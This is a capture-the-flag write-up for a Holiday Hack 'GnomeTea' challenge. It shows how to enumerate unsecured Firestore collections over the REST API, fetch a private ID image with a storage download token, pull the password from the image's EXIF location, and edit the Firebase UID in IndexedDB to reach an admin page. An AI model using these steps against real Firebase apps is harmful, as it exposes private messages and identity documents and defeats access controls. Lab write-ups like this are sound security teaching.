Challenge

Hey there - I’m Thomas, but you can call me CraHan. And no, I don’t hear any weird accent! Before joining Counter Hack, I was an HHC player like you - even scored a few wins. Check out my write-ups or use my Holiday Hack report template if you’re drafting your own.
I’m into synthwave, cyberpunk, and retro tech - and for the record, the Amiga is the best system ever made! My tinkering projects never end, though - too many ideas, not enough hours.
Now, about those gnomes - they’re whispering and using a secret passphrase on their gossip app, GnomeTea. I tried signing up, but, well… I’m not a gnome.
Task: Infiltrate the GnomeTea app and discover their secret passphrase to see what they’re hiding.
Solution
Recon: Inspecting the SPA Bundle
The provided application (gnometea.web.app) is a React single-page app. At the initial stage we cannot login and get a Firebase: Error (auth/invalid-credential) error.

Let's try to analyse the source code and we can see the minified bundle reveals several Firestore collections and routes:
/login
/dashboard
/messages
/gnome/:gnomeId
/admin
Enumerating Firestore via REST API
Since Firebase API keys are public by design, we can enumerate Firestore collections using the REST endpoints:
https://firestore.googleapis.com/v1/projects/holidayhack2025/databases/(default)/documents/dms
https://firestore.googleapis.com/v1/projects/holidayhack2025/databases/(default)/documents/tea
https://firestore.googleapis.com/v1/projects/holidayhack2025/databases/(default)/documents/gnomes
This reveals every Direct Message, including private conversations.
Finding Password Clues in DMs
The DMS thread contains:
"senderName": {"stringValue": "Barnaby Briefcase"},
"content": {"stringValue": "Sorry, I can't give you my password but I can give you a hint. My password is actually the name of my hometown that I grew up in. I actually just visited there back when I signed up with my id to GnomeTea (I took my picture of my id there)."
"senderUid": {"stringValue": "l7VS01K9GKV5ir5S8suDcwOFEpp2"}
This message is from user Barnaby Briefcase, whose UID appears in the DM.
Pulling Barnaby’s Profile
Right after that we pull Barnaby’s profile page:
 {"name": "projects/holidayhack2025/databases/(default)/documents/gnomes/l7VS01K9GKV5ir5S8suDcwOFEpp2",
    "fields": {
    "homeLocation": {"stringValue": "Gnomewood Grove, Dosis Neighborhood"},
    "email": {"stringValue": "barnabybriefcase@gnomemail.dosis"},
    "driversLicenseUrl": {"stringValue": "https://storage.googleapis.com/holidayhack2025.firebasestorage.app/gnome-documents/l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg"},
Downloading the Driver’s License Image
The ID photo URL requires a download token. So let's query the Storage metadata endpoint:
{
  "name": "gnome-documents/l7VS01K9GKV5ir5S8suDcwOFEpp2_drivers_license.jpeg",
  "bucket": "holidayhack2025.firebasestorage.app",
...
  "downloadTokens": "9292c2a3-ef8d-49f3-9b5b-02a076e63fee"
}
Now we can download the driver's license image file.

Extracting GPS Coordinates from EXIF
We assume the image file contains some more information in the metadata:
exiftool drivers_license.jpeg
Latitude: 33° 27' 53.85" S
Longitude: 115° 54' 37.62" E
Mapping these coordinates places the location in gnomesville:
https://www.google.com/maps/place/33%C2%B027'53.9%22S+115%C2%B054'37.6%22E/@-33.4648417,115.9095902,18z/data=!4m4!3m3!8m2!3d-33.46496!4d115.91045?entry=ttu&g_ep=EgoyMDI1MTExMi4wIKXMDSoASAFQAw%3D%3D
Logging In as Barnaby and Attempting to Access /admin
Using the credentials Email: barnabybriefcase@gnomemail.dosis and Password: gnomesville we are able to login.

But still we are not able to access the admin area as it's limited to some other UID (which is btw. not part of any DM).
Visiting /admin yields:
Access Denied
Current UID: l7VS01K9GKV5ir5S8suDcwOFEpp2

Required admin UID: 3loaihgxP0VwCTKmkHHFLe6FZ4m2
window.ADMIN_UID: not set
Discovering Firebase Auth Persistence in IndexedDB and Editing the UID in IndexedDB
Opening DevTools → Application → IndexedDB → firebaseLocalStorageDB reveals:
firebase:authUser:AIzaSyDvBE5-...:[DEFAULT]
{
  uid: "l7VS01K9GKV5ir5S8suDcwOFEpp2",
  stsTokenManager: { ... },
  ...
}
Using a Chrome IndexedDB editor extension, we modify:
uid: "l7VS01K9GKV5ir5S8suDcwOFEpp2"
→
uid: "3loaihgxP0VwCTKmkHHFLe6FZ4m2"
Let's reload the page. The SPA now believes we are the admin user. Now it displays the full operations dashboard.